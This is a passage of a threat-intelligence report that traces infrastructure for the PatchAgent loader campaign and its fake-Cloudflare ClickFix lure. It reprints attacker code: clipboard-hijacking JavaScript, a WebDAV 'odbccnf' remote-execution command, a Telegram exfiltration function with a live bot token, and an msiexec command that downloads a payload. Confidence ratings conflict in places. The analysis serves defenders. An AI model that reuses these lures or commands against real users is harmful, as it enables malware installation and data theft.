Additional pivoting suggests the infrastructure is not limited to a single host. 185.228.83[.]217 has **Very High** confidence as related PatchAgent-cluster infrastructure because it shares panel, payload, URL-pattern, historical exposure, and ClickFix delivery characteristics with the primary C2; it has **Very High** confidence as the ClickFix delivery route for the specific analysed cloud.dll based on the converging WebDAV, odbccnf /f cloud.rsp, related payload, and overlapping C2-pattern evidence. 41.216.188[.]46 shares related panel or payload characteristics. 31.57.219[.]68 is a weaker lead: it matches a related login-panel body hash, but does not currently share the same C2 URL pattern and should be treated as lower confidence.

Host	Observed footprint	Confidence	Assessment
46.30.188[.]99	Recovered directly from Stage 3 shellcode; /api/checkin, /api/cmd/<id>, /api/result/<id>; panel/open-directory exposure	High	Primary C2
185.228.83[.]217	Matching HTML hash, related payload communications, similar URL pattern, port 8443 panel, historical open directory on port 8000, and ClickFix /land/ lure	Very High for related PatchAgent cluster and ClickFix delivery	Related infrastructure / ClickFix delivery candidate
41.216.188[.]46	Matched login-panel query on port 8443; associated communicating payload observed	Medium	Related infrastructure candidate
31.57.219[.]68	Matched newer login-panel body hash on port 8080, but lacks confirmed C2 URL-pattern overlap	Low-Medium	Candidate only

The shared traits — Python/Werkzeug or Unicorn-style panels, Zabbix-themed login pages, repeated /api/cmd/<id> style paths, and historical open-directory exposure around the March 2026 build window — suggest a small operational cluster rather than a one-off server.

Infrastructure Pivots

The initial pivot began from the Stage 1 dropper SHA256:

27a5d818f690b4c0b1679381ee48ffa8d3b4ad6247797c32698bd6992a224f

Pivot 1 — Import Hash

The first expansion used the sample's import hash as a clustering point:

cc17bcc7fe575a59b90e88841fe76dbc

This returned a small cluster of closely related binaries:

27a5d818f690b4c0b1679381ee48ffa8d3b4ad6247797c32698bd6992a224f
fbefbd142aa9e842754ad914e9a3b14a60129fe8b9863db23e2c8c697b5923aa
c0daec5c4417c16de8bcd454b51cc02c0ee57ff66257b9516d6ae69ecf539ef
5c33e3dfa983e99e0dc1618fdf7893c43182d6ef079f34fe3c94887b63ab274c

Pivot 2 — Spoofed Compilation Timestamp

A second pivot used the backdated PE timestamp observed in the original dropper:

2017-09-12T16:40:00

This produced a broader set of candidate samples, including the original file and multiple likely campaign-adjacent variants:

e792788fef507ae1fde22cf0c38c0569dc13c6fb8f23b79937cd1f606fa8394c
816f1f4df1f3964c807ea3606a6319a7872b6de54dd9286c1fed4982d6982af6
8d0c4a2565d38c923a50bb5daf512a7b80633643c65b5464d665e5f71b8fbd55
27a5d818f690b4c0b1679381ee48ffa8d3b4ad6247797c32698bd6992a224f
f552f87811e0ac4c6757926e79bbf3a38fe6648634aaadb5a01f6e87e3a4951a
a01634a49545e05dcb1624aec62184f1f45c9224e4d356d191971914a4668a5a
f123bfd0dff864b36c92e4ea7963d86f18c4cfff0a29ed186e9f6eec940fa6b5
fbefbd142aa9e84275ad914e9a3b14a60129fe8b9863db23e2c8c697b5923aa
c0daec5c4417c16de8bcd454b51cc02c0ee57ff66257b9516d6ae69ecf539ef

Pivot 3 — File Metadata

A third pivot used the spoofed version metadata, specifically the fake product identity:

SIFE SOFTWARE ODBC Tools

This returned a result set overlapping with the import-hash and timestamp pivots, strengthening the assessment that these samples belong to the same tool cluster or campaign build set.

C2 Pivot

Infrastructure pivoting identified the primary C2 associated with the original sample:

46.30.188[.]99:8443


The observed tasking pattern is:

hxxp://46.30.188[.]99:8443/api/cmd/{8-character alphanumeric task ID}

This aligns with the Stage 3 HTTP C2 design, where the implant retrieves commands from /api/cmd/<id> and posts execution results back to /api/result/<id>.

Expanded Infrastructure Pivots


A historical exposure was observed on 46.30.188[.]99:9090 around mid-March 2026 during infrastructure review, where the host presented an open directory listing. This supports the assessment that the server was actively staged during the campaign window.

Historical open-directory exposure on the primary C2, supporting staging activity around the March 2026 campaign window.


The presence or retrieval of **putty.exe** should be treated as a remote-access and potential exfiltration indicator. PuTTY tooling can support **SCP**, **SSH**, **Telnet**, or **rlogin** workflows, meaning its use in this staging context may indicate operator access, lateral movement, file transfer, or data exfiltration capability rather than benign administration.

VirusTotal also shows run_obfuscated.bat (151dd3d4f9228cf88d67b9e165f8da2bd0baa7e9e46bc3621c1a02e89e7d8feb) associated with this activity: [VirusTotal](#).

The batch file appears to function as a fetch script, retrieving the following files:

VirusTotal community evidence for run_obfuscated.bat, showing a fetch script that retrieves multiple campaign-related files.

The directory hash can be found in [VirusTotal](#):

VirusTotal relations for the directory hash, used as a staging and relationship pivot rather than a standalone attribution artefact.

VirusTotal relations show several infrastructure providers contacting or resolving against the directory hash. These are treated as supporting context for staging and enrichment, not as direct actor-controlled infrastructure:

IP	Detections	Autonomous System	Owner	Country
13.107.213.38	0 / 91	8075	Microsoft	US
13.107.246.38	0 / 91	8075	Microsoft	US

IP	Detections	Autonomous System	Owner	Country
150.171.73.13	0 / 91	8075	Microsoft	US
150.171.74.13	0 / 91	8075	Microsoft	US
209.85.145.132	1 / 91	15169	Google	US
23.11.32.159	0 / 91	33905	Akamai	US
52.111.227.11	0 / 91	8075	Microsoft	US

This VirusTotal and directory-hash material strengthens the staging and delivery picture, but it should not be treated as equivalent to the hardcoded C2 evidence. The direct malware-to-infrastructure link remains 46.30.188[.].99 from the decrypted shellcode; the fetch script, directory hash, and related contact IPs are supporting pivots that help explain how payloads may have been staged or retrieved.

A second C2 candidate, 185.228.83[.].217, was identified by pivoting on the matching HTML hash `http.html_hash:-1909013743` observed on port 80. This host exhibited a similar C2 URL pattern to 46.30.188[.].99, suggesting shared tooling or deployment infrastructure.

Login Panel Pivot

Further pivoting was performed against the login panel exposed on C2 port 8443.

Query used:

```
header="HTTP/1.1 200 OK Connection: close Content-Length: 880 Content-Type: text/html; charset=utf-8" &&
header="Server: Werkzeug/3.1.6 Python/3.10.12"
```

Results:

- 41.216.188[.].46:8443 — communicating payload: 155275fdade744919de3d657a16c197b2f736764c14129e27e8517aed824f84e
- 46.30.188[.].99:8443 — primary C2 with multiple communicating payloads observed:

```
080e5ded51c69bcb1a173bbf035a4ed48d259e2f0343115f8e0bcd8a932d57eb
151dd3d4f9228cf88d67b9e165f8da2bd0baa7e9e46bc3621c1a02e89e7d8feb
27a5d818f690b4c0b1679381ee48ffa8d3b4ad6247797c32698bd6992a224f
3ca8ae1d0a0682c941d71b722171f69cde2abff6f5f3092c6af56d001d01c070
5c33e3dfa983e99e0dc1618fdf7893c43182d6ef079f34fe3c94887b63ab274c
78906623ce30eba7174e99d7f9d1df5fe69d1fdd7d5eb36329963e29b65bef2e
7e4549de761b5bdb361bf22e3f3069539400448094c45d2e84175d76b6553853
af5a2f1b7e388d4fb49d72e8f453fda673472ad603bf72aee4869a34b37f535a
bc9c4e81bc9acd2a93de62ba696009084594161da3db5eddc4774a006d8bd07e
bf38ae8c1b495b2a547337759969967a8bf632f5adbbd9a9bb7c724007d684b8
c0daec5c4417c16de8bced454b51cc02c0ee57ff66257b9516d6ae69ecf539ef
d60b04ceca3adb58b4369d4e52121377a9bc28fa1a29b69ceee60144c47492a2
f051f14146e69ffdf2f22c48c5126f53e8a94e2ce86b9adb46de0fb5230d46538
fbc2b2bc5365528b68b60a150e85407c0f51952b95c272ac7d85714fd1e0e8bd
fbefbd142aa9e842754ad914e9a3b14a60129fe8b9863db23e2c8c697b5923aa
```

185.228.83[.].217:8443 — additional C2 candidate with overlapping panel and URL-pattern characteristics. Communicating payloads:

```
816f1f4df1f3964c807ea3606a6319a7872b6de54dd9286c1fed4982d6982af6
d45e5ea038841b4c4ae8ea4199ed8bee6cdf9926640bf02458f0820c394cddd3
```

185.228.83[.].217 also exposed an open directory listing on port 8000 around mid-March 2026, further linking it to the same operational window.

 Historical open-directory exposure on 185.228.83[.].217, supporting its assessment as related infrastructure.

Possible Newer Panel Activity

185.228.83[.].217 may represent the most recent C2 node among the three identified hosts. More recent exposure shows a login panel on port 8080.

 Newer login-panel exposure on port 8080, used to identify additional lower-confidence infrastructure candidates.

Pivoting on the newer login panel's HTML body hash, `body_hash="-1535484383"`, identified an additional host:

31.57.219[.]68:8080

This host does **not** currently share the same C2 URL pattern observed across the other three hosts, so it should be treated as a **related infrastructure candidate / lower-confidence** finding until additional overlap is confirmed.

Alternate query:

```
header="HTTP/1.1 200 OK Connection: close Content-Length: 4087 Content-Type: text/html; charset=utf-8" &&
header="Server: gunicorn" &&
title="Login - Panel"
```

Shared Login Panel Artefact

The three stronger C2 candidates share a similar URL pattern and expose a matching login panel on /login over port 8443. The panel appears to impersonate a Zabbix-branded login page.

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>Login</title>
  <link rel="stylesheet" href="/static/style.css">
  <link rel="preconnect" href="https://fonts.googleapis.com">
  <link href="https://fonts.googleapis.com/css2?family=Inter:wght@400;500;600;700&display=swap" rel="stylesheet">
</head>
<body>
  <div class="login-wrap">
    <div class="login-box">
      <div class="login-header">
        <span class="brand-icon"></span>
        <span class="login-brand">ZABBIX</span>
      </div>

      <form method="post">
        <input type="text" name="username" placeholder="Username" autofocus>
        <input type="password" name="password" placeholder="Password">
        <button type="submit">Sign in</button>
      </form>
    </div>
  </div>
</body>
</html>
```

Panel screenshot:

 Zabbix-themed login panel shared across stronger C2 candidates, used as an infrastructure clustering artefact

Zabbix-themed login panel shared across stronger C2 candidates, used as an infrastructure clustering artefact.

Alternate WebSocket Channel

Both the 185.228.x.x and 46.30.x.x infrastructure ranges also expose what appears to be an alternate WebSocket-based channel on port 8082.

```
HTTP/1.1 426 Upgrade Required
Connection: close
Content-Length: 165
Content-Type: text/plain
```

```
Server: Python/3.10 websockets/16.0
Upgrade: websocket
```


ClickFix Delivery Vector

The sample requires `cloud.dll` to be executed through `regsvr32 /s cloud.dll`. The exact original lure session was not recovered, but ClickFix / fake-Cloudflare delivery is assessed at **Very High confidence** for the related PatchAgent-cluster activity and for the specific analysed `cloud.dll` delivery route.

That assessment is supported by a strong convergence of malware and infrastructure evidence: related PatchAgent payloads, the shared /api/checkin, /api/cmd/<id>, and /api/result/<id> C2 pattern, overlapping panel infrastructure, and the fake-Cloudflare ClickFix lure on 185.228.83[.]217 using WebDAV and odbccconf /f cloud.rsp. The linkage between the analysed 46.30.188[.]99 chain and the

185.228.83[.]217 ClickFix infrastructure is therefore assessed as strong; the remaining boundary is narrower — the exact `cloud.rsp` WebDAV handoff from 46.30.188[.]99 itself was not recovered. This aligns with broader public reporting on state-sponsored actors adopting ClickFix-style lures: [Proofpoint — Around the World in 90 Days: State-Sponsored Actors Try ClickFix](#).


C2 Similarity and Delivery Pivot Diagram

Simplified diagram showing the two strongest similarities: both the analysed DLL chain and related PatchAgent infrastructure share the `/api/checkin`, `/api/cmd/<id>`, and `/api/result/<id>` C2 pattern, and both show the signed `odbccnf /f cloud.rsp` execution command. The boundary is narrower: `DavWWWRoot / WebDAV` handoff is evidenced on 185.228.83[.]217, but there is no proof that 46.30.188[.]99 served the exact same C2-side `cloud.rsp` handoff.


Delivery Confidence

Delivery confidence: ClickFix / fake-Cloudflare delivery is assessed at **Very High confidence** for both the related PatchAgent-cluster activity and the specific analysed `cloud.dll` delivery route. The strongest supporting points are the WebDAV path on 185.228.83[.]217, `odbccnf /f cloud.rsp` execution observed in the analysed chain, related DLL payloads associated with the same host, and overlapping `/api/checkin /api/cmd/<id>` C2 patterns across 185.228.83[.]217:8443 and 46.30.188[.]99:8443. In practical terms, the two infrastructure tracks are strongly linked by malware characteristics and pivot evidence; the caveat is limited to the unrecovered exact WebDAV-side `cloud.rsp` artefact for 46.30.188[.]99.


This lure cluster is significant because it combines fake-Cloudflare ClickFix delivery, Telegram-based lure telemetry / operator-notification code, and Iran-linked operational context. Telegram artefacts observed in the lure infrastructure should be treated as delivery-cluster indicators rather than direct proof of attribution or victim tracking. The remaining collection requirement is to retrieve `\\185.228.83[.]217\DavWWWRoot\cloud.rsp` and its referenced DLL, then compare them against the analysed PatchAgent Stage 1 chain. A direct match would provide one-to-one artefact confirmation; an empty or unreachable share would itself support infrastructure rotation or shutdown after campaign activity.

PrecisionSec search results for 185.228.83[.]217
Source: [PrecisionSec search for *185.228.83\[.\]217*](#).


Further investigations on [URLScan with this IP](#) give us one URL: `http[[:]//185.228.83[.]217/land/?id=9228023&__cf_chl_rt_tk=0WTT341v830fTlu9_sVt0mpCGs8eiXGuXRj0LgIbMkt4-1759406441-1.0.1.1-cKgnjeNC3bilN23wWtGd4ZTe00EYBZDCXqqw55zKFcc` which asks for proof of human via captcha:

URLScan capture of the fake-Cloudflare verification page served from 185.228.83[.]217/land/
URLScan capture of the fake-Cloudflare verification page served from 185.228.83[.]217/land/.

How the ClickFix Lure Works

ClickFix lure page showing fake verification instructions that guide the user toward clipboard-assisted command execution.
ClickFix lure page showing fake verification instructions that guide the user toward clipboard-assisted command execution.


The ClickFix page does not exploit the browser directly. Instead, it impersonates a Cloudflare verification page, copies an attacker-controlled command to the victim's clipboard, and then instructs the victim to run it manually through the Windows Run dialog. If executed, the command reaches back to 185.228.83[.]217 over WebDAV and attempts to run `cloud.rsp` using the signed Windows utility `odbccnf.exe`.

ClickFix instruction stage showing the Run-dialog workflow used to push WebDAV and `odbccnf` execution.
ClickFix instruction stage showing the Run-dialog workflow used to push WebDAV and `odbccnf` execution.

Simplified flow: fake verification page → clipboard command → victim runs command → WebDAV connects to 185.228.83[.]217 → `odbccnf` executes `cloud.rsp` → downstream payload remains unresolved.

URLScan Artefact Analysis

URLScan preserved the supporting artefacts for the fake-Cloudflare ClickFix lure hosted at 185.228.83[.]217/land/. These files matter because they show the full client-side delivery logic: how the page loads its configuration, stages the lure interface, copies the attacker-controlled command, and preserves the WebDAV / `odbccnf` execution path that links the delivery infrastructure back to the PatchAgent activity.

URLScan file inventory for the 185.228.83[.]217/land/ ClickFix lure, showing the JavaScript, configuration, stylesheet, and image artefacts used to reconstruct the fake-Cloudflare delivery chain.

The recovered artefacts fall into four useful roles:

Artefact	Role	Why it matters
Load.js	ClickFix interaction logic	Copies the attacker-controlled command and advances the fake verification workflow.
Config.js	Operator-controlled configuration	Contains the Telegram values, redirect settings, and the WebDAV / odbccnf /f cloud.rsp command.
mn.js	Bootstrap loader	Loads config/config.js first, then pulls in the supporting JavaScript and CSS required by the lure.
lib.js	Encoded support code	Contains Base64-encoded lure code; the embedded CyberChef view is retained to preserve the deobfuscation path.

[Load.js](#)

Load.js is the ClickFix interaction layer. It assigns the attacker-controlled command from Config.js, copies it to the clipboard when the fake verification control is clicked, and then switches the page into the Run-dialog instruction state.

Command assignment:

```
const command = powershell_code;

/* Robust hostname + favicon + logo (single source of truth) */
(function () {
  const params = new URLSearchParams(window.location.search);
  const siteParam = params.get('site'); // may be null/empty
  const logoParam = params.get('logo'); // optional override

  function getHostname(val) {
    if (!val) return window.location.hostname || '';
    try { return new URL(val, window.location.origin).hostname; }
    catch { return String(val).replace(/^https?:\/\//i,'').split('/')[0]; }
  }
})
```

The clipboard hijack (execCommand('copy') + the global copy-override handler) and the 25-language paste-and-run lure text. This is the ClickFix engine.

```
if (checkbox) {
  checkbox.addEventListener("click", function () {
    // Copy behavior kept, but the copied string is the safe placeholder above
    const textarea = document.createElement('textarea');
    textarea.value = command;
    textarea.setAttribute('readonly', '');
    textarea.style.position = 'absolute';
    textarea.style.left = '-9999px';
    document.body.appendChild(textarea);
    textarea.select();
    try { document.execCommand('copy'); } catch(e) { /* ignore */ }
    document.body.removeChild(textarea);

    step1Elements.forEach(el => el.style.display = "none");
    step2Elements.forEach(el => el.style.display = "block");
    if (spinner) spinner.style.visibility = "visible";

    setTimeout(() => {
      if (checkboxWindow) {
        checkboxWindow.style.width = "530px";
        checkboxWindow.style.height = "auto";
      }
      if (verifyWindow) verifyWindow.classList.add("active");
    }, 500);
  });
}
```

[Config.js](#)

Config.js is the highest-value lure artefact. It contains the Telegram bot/chat values used by the lure, redirect settings, and — most importantly — the command that pushes the victim into WebDAV execution via the signed Windows utility odbccnf.exe.

The key collection target remains **ccloud.rsp** on the WebDAV share (\\185.228.83[.]217\\DavWWWRoot\\ccloud.rsp) and **the DLL it references**. These artefacts represent the unresolved downstream payload stage. Without the .rsp file and its referenced DLL, the final payload family and its direct relationship to the analysed PatchAgent chain remain unconfirmed. Retrieval should only be performed under proper authority and from appropriate research infrastructure, as it requires direct interaction with live adversary-controlled infrastructure.

```
var token = 'bot8264202838:AAEqc0L12EFIdbx9orC3dbxNLT7TJMMszQ4';
var chatid = '7001602140';
var powershell_code='conhost --headless cmd /s /c "pushd \\\\185.228.83[.]217\\DavWWWRoot && odbccnf /f ccloud.rsp"';
var redirect_url_for_smartphone = 'https://google.com/';
var redirect_after_verify = '2';
var redirect_url_for_verify_button_click = 'https://bing.com/';
```

On the same host, the **panel backends behind :8080 and :8443** (the Flask/gunicorn "Panel" login apps) appear to be operator-facing control interfaces. Access to /login requires credentials, but the exposed login pages, API route shapes, error pages, robots files, and any source leakage remain useful for passive characterisation. The previously observed 46.30.188[.]99:8443/api/cmd/ endpoint follows the same command-dispatch pattern, suggesting these panels may represent either a self-hosted C2/builder interface or shared off-the-shelf panel tooling.

[mn.js bootstrap loader](#)

mn.js acts as the lure's bootstrap loader. It dynamically injects the JavaScript and CSS required by the ClickFix page, starting with config/config.js, then loading js/lib.js and webpack/main.js. This sequencing matters because config.js defines the attacker-controlled command and redirect values, while the later scripts implement the fake verification interface and clipboard-driven execution flow. The script also removes temporary loader elements after execution, reducing visible page artefacts.

Truncated loader logic:

```
// Dynamically create and append script elements
const createScript = (src, id, callback) => {
  const script = document.createElement('script');
  script.id = id;
  script.src = src;
  script.onload = () => callback?().();
  const target = document.querySelector('head') || document.querySelector('body');
  target.appendChild(script);
};

// Load config first, then UI / packed JS components
LoadContentLib('config/config.js'); // command + redirect configuration
LoadWebLib('js/lib.js');           // lure UI / clipboard flow
LoadTotalLib('webpack/main.js');   // packed support code

// Load stylesheet
stylesheet.href = 'css/min.css';


// Remove temporary loader artefacts after execution
['0o', 'webpack', 'contentjs', 'loadlibjs', 'cssmod', 'nrf'].forEach(id => $('#${id}`).remove());
```

[lib.js](#)

lib.js contains Base64-encoded support code used by the lure. It is less central than Config.js for proving the WebDAV / odbccnf execution path, but it still matters because it helps reconstruct the delivered page and preserve the client-side logic. The CyberChef recipe below is retained as the deobfuscation path for this encoded artefact:

[Open the lib.js Base64 deobfuscation recipe in CyberChef](#)

Which then shows an additional C2 92.53.69[.]246:

Decoded lib.js content revealing an additional C2 reference

The lib.js file also included a Telegram token sender:

```
function data_upd(dt, p_3, p_4)
{
  var n_url='https://api.telegram[.]org/'+token+'/sendMessage?chat_id='+chatid+'&text=BOT ID: '+dt;
  $.post(n_url, {} );
}
```

IP API information:

```

async function getUserLocation() {
  try {
    const response = await fetch('https://ipapi[.]co/json/');
    if (!response.ok) {
      throw new Error('Failed to fetch location data');
    }

    const data = await response.json();

    return {
      ip: data.ip || 'Unknown IP',
      country: data.country_name || 'Unknown Country',
      country_code: data.country_code || '-',
      city: data.city || 'Unknown City',
      region: data.region || 'Unknown Region'
    };
  } catch (error) {
    console.error('Error fetching location:', error);
    return {
      ip: 'Error getting IP',
      country: '-',
      country_code: '-',
      city: '-',
      region: '-'
    };
  }
}

```

DevTools Analysis (anti debugging):

```

//window.onload = redirectIfDevToolsIsOpen;
//window.onresize = redirectIfDevToolsIsOpen;

if ($(location).attr('href').indexOf('__cf_chl_rt_tk') >= 0)
{

  //load_random();

  set_all();
  $("#eng").css('display', 'block');
  //  replaceRandomStrings();
  //  replaceRandomStrings_q();

  getAndLogLocation();
}

```

ClickFix pivots

Pivoting from these very distinct data fields we gathered 12 additional domains:

“verify-verify-button” “You will observe and agree” “load.js”

Which gave us further ClickFix pivots specific to this CloudFlare Captcha campaign:

```

https://www.handbagfashion.com/verification.html
http://caribbeansquash.org/
https://galacoeng.com/
http://ukpod.co.uk/
https://sman1secanggang.sch.id/
http://offercentralm.com/
https://ai-informer.net/
https://realmoney999.uno/
https://123a.in/
http://gvpns.us/
https://bnr.international/
https://schoolauth.art/

```

ClickFix Delivery Evidence

Although the exact lure that delivered the analysed cloud.dll was not recovered, VirusTotal, sandbox, and peer-analyst pivots from 185.228.83[.]217 provide stronger evidence that ClickFix was used to deliver closely related PatchAgent payloads. This attribution applies

specifically to the **delivery mechanism**: fake verification / ClickFix clipboard hijack leading into a WebDAV-hosted odbccnf /f cloud.rsp chain.

VirusTotal relations for 185.228.83[.]217 associate the host with the following malicious Windows payloads:

SHA256	Observed name	Scanned	Detections	Type	Assessment
816f1f4df1f3964c807ea3606a6319a7872b6de54dd9286c1fed4982d6982af6	dbconfig.dll	2026-07-10	40/70	Win32 DLL	PatchAgent-related payload candidate
90f2ac28649c8877379014012263125fdb86489ccc8d6cc80180437dbdf3be8c	dbconfig.dll	2026-04-18	35/67	Win32 DLL	PatchAgent-related payload candidate
d45e5ea038841b4c4ae8ea4199ed8bee6cdf9926640bf02458f0820c394cddd3	RuntimeBroker.dll	2026-06-27	24/69	Win32 PE	PatchAgent-related payload candidate

The repeated use of dbconfig.dll and RuntimeBroker.dll-style masquerading is consistent with the broader PatchAgent naming pattern, where payloads are dressed as configuration, update, or Windows-adjacent components. The filename and hash changes are likely intended to avoid static detection while preserving the same delivery and tasking model.

These samples are significant because they are tied to the same delivery and C2 pattern observed across the PatchAgent cluster. For example, VirusTotal relations for 816f1f4df1f3964c807ea3606a6319a7872b6de54dd9286c1fed4982d6982af6 show HTTP communication with 185.228.83[.]217:8443 using the same lightweight API structure:

Scanned	Detections	Status	URL
2026-04-15	0/95	405	http://185.228.83[.]217:8443/api/checkin
2026-04-15	0/95	200	http://185.228.83[.]217:8443/api/cmd/e99899fa
2026-04-01	0/95	200	http://185.228.83[.]217:8443/api/cmd/50ee0d88
2026-04-15	0/95	200	http://185.228.83[.]217:8443/api/cmd/532ec2dd
—	—	—	http://185.228.83[.]217:8443/api/cmd/d654b82b
2026-04-01	0/95	200	http://185.228.83[.]217:8443/api/cmd/f3821897

This mirrors the C2 structure recovered from the analysed Stage 3 shellcode, which uses /api/checkin, /api/cmd/<id>, and /api/result/<id>. VirusTotal relations for samples communicating with our primary cloud.dll C2 also show the same API pattern on 46.30.188[.]99:8443:

Scanned	Detections	Status	URL
2026-03-19	9/95	405	http://46.30.188[.]99:8443/api/checkin
2026-03-16	0/95	200	http://46.30.188[.]99:8443/api/cmd/bfaf34b8

There is also a sample (080e5ded51c69bcb1a173bbf035a4ed48d259e2f0343115f8e0bcd8a932d57eb) behaving in the same way as the ClickFix instructions. [JoeSandbox](#) analysis provides the strongest bridge between the ClickFix lure configuration and the PatchAgent execution chain.

 Sandbox analysis bridging the ClickFix lure configuration and the PatchAgent execution chain

The sandboxed activity shows odbccnf /f cloud.rsp being launched from a PatchAgent working directory:

```
"C:\Windows\system32\cmd.exe" /c "cd /d C:\Users\user\AppData\Roaming\Microsoft\PatchAgent && odbccnf /f cloud.rsp"
```

 Sandboxed odbccnf execution inside the PatchAgent working directory

This is a strong linkage: the ClickFix lure on 185.228.83[.]217 instructs execution via `odbcconf /f cloud.rsp`, and sandboxed related payload activity shows the same response-file execution pattern inside `%APPDATA%\Microsoft\PatchAgent\`. Peer analysis also observed the same `/api/cmd/<hex>` pattern live on 185.228.83[.]217:8443, with `https://185.228.83[.]217:8443/api/cmd/532ec2dd` returning `{"cmd":null}`. That response is consistent with a polling C2 endpoint where the server returns `queued` tasking or `null` when no command is pending.

Taken together with the shared `/api/checkin` and `/api/cmd/<id>` C2 pattern, this makes ClickFix the leading delivery hypothesis for the PatchAgent activity cluster. The exact lure for the analysed `cloud.dll` remains unrecovered, so this should be treated as **Medium-High confidence for related PatchAgent-cluster activity** and **Medium confidence for the specific analysed sample**.

DigiTech / Russia-Linked ClickFix Pivot

As mentioned previously, the decoded `lib.js` content also contained a legacy favicon reference that explicitly uses 92.53.69[.]246 as an alt label:

```

```

This is a meaningful linkage. The same 92.53.69[.]246 infrastructure resolved to `bx.digitech[.]ru` at some point, and the associated URLScan response contained another ClickFix-style command designed to download and install further malware:

```
const command = "msiexec /i https://seo-conference.by/wp-themes/Cloudflare/Verification/UserID6389452515832";
```

This suggests the 92.53.69[.]246 / `bx.digitech[.]ru` activity may have been authored or operated by the same ClickFix actor or kit operator responsible for the 185.228.83[.]217 lure. The IP is not treated as sample-derived PatchAgent infrastructure: it appears inside the lure code as a favicon label, resolves into a related DigiTech-themed redirect path, and is tied to a second ClickFix execution chain. However, the exact domain-to-capture relationship still needs verification across the 12-domain ClickFix cluster, so this should be treated as a **same-kit / same-operator pivot, not PatchAgent evidence**.



The DigiTech / Softline material is included only as infrastructure-resolution context. It does **not** imply involvement by DigiTech, Softline, or any related organisation. Public reporting describes DigiTech as an Egyptian IT consulting and digital-transformation company with links to the Russian IT integrator Softline and operations across Russia, Europe, the US, India, Eastern Europe, Latin America, and Southeast Asia.

Source: [TAdviser — DigiTech](#)

The IP address resolved to `bx.digitech[.]ru` during historical infrastructure review:

 Historical resolution of 92.53.69[.]246 to `bx.digitech[.]ru`

The delivery mechanism matches the broader ClickFix pattern: clicking the fake verification checkbox silently copies the attacker-controlled command to the clipboard, then the page instructs the victim to press **Win+R** → **Ctrl+V** → **Enter**. In this case, the copied command launches `msiexec` and retrieves a payload from `seo-conference.by`, while the 185.228.83[.]217 lure uses `conhost --headless` and `odbcconf /f cloud.rsp` over WebDAV. Shared tells include the fake Cloudflare-style verification flow, generated “Ray ID” language, copy-hijacking behaviour, and multilingual lure templates.

This finding is likely **separate from the PatchAgent campaign under primary monitoring**. It should be treated as a related ClickFix actor / kit pivot rather than sample-derived PatchAgent evidence unless a recovered payload or stronger infrastructure link connects it back to the analysed `cloud.dll` → `wuauupd.exe` → `wuauupd.dat` chain.

Conclusion

PatchAgent is a coherent, purpose-built three-stage loader chain that delivers a functional HTTP command-and-control implant. The important point is not only the custom PTCH v2 loader design, but what it unlocks: a decrypted Stage 3 backdoor that beacons to C2, retrieves operator tasking, executes hidden PowerShell, hollows `notepad.exe`, persists, and returns results. Supporting technical findings include the HMAC-SHA256 integrity gate, AES-256-CBC decryption through Windows BCrypt, dynamic API resolution, and process hollowing into `notepad.exe`.

The infrastructure pivots move the assessment beyond a single sample without flattening the confidence model. 46.30.188[.]99 is directly tied to the decrypted Stage 3 configuration, while related hosts identified through shared panel artefacts, URL patterns, and historical open directories suggest a broader operational cluster.

The sample is assessed as **MuddyWater-linked / MuddyWater-aligned with high confidence** based on the combined weight of sample-derived malware behaviour, cryptographic workflow, strongest corroborating infrastructure, and TTP alignment. The ClickFix delivery hypothesis and lower-confidence pivots are supporting context, not the basis for the MuddyWater assessment. No single indicator is treated as definitive on its own; the conclusion is based on the full chain.

For defenders, the priority is immediate: hunt the listed hashes and C2 endpoints, review suspicious regsvr32 DLL execution, detect PatchAgent-style Run key persistence, and investigate HTTP traffic to /api/checkin, /api/cmd/<id>, and /api/result/<id>.

MITRE ATT&CK Mapping

ID	Technique	Sub-Technique	Stage	Detail
T1218.010	Signed Binary Proxy Execution	Regsvr32	1	regsvr32 /s cloud.dll
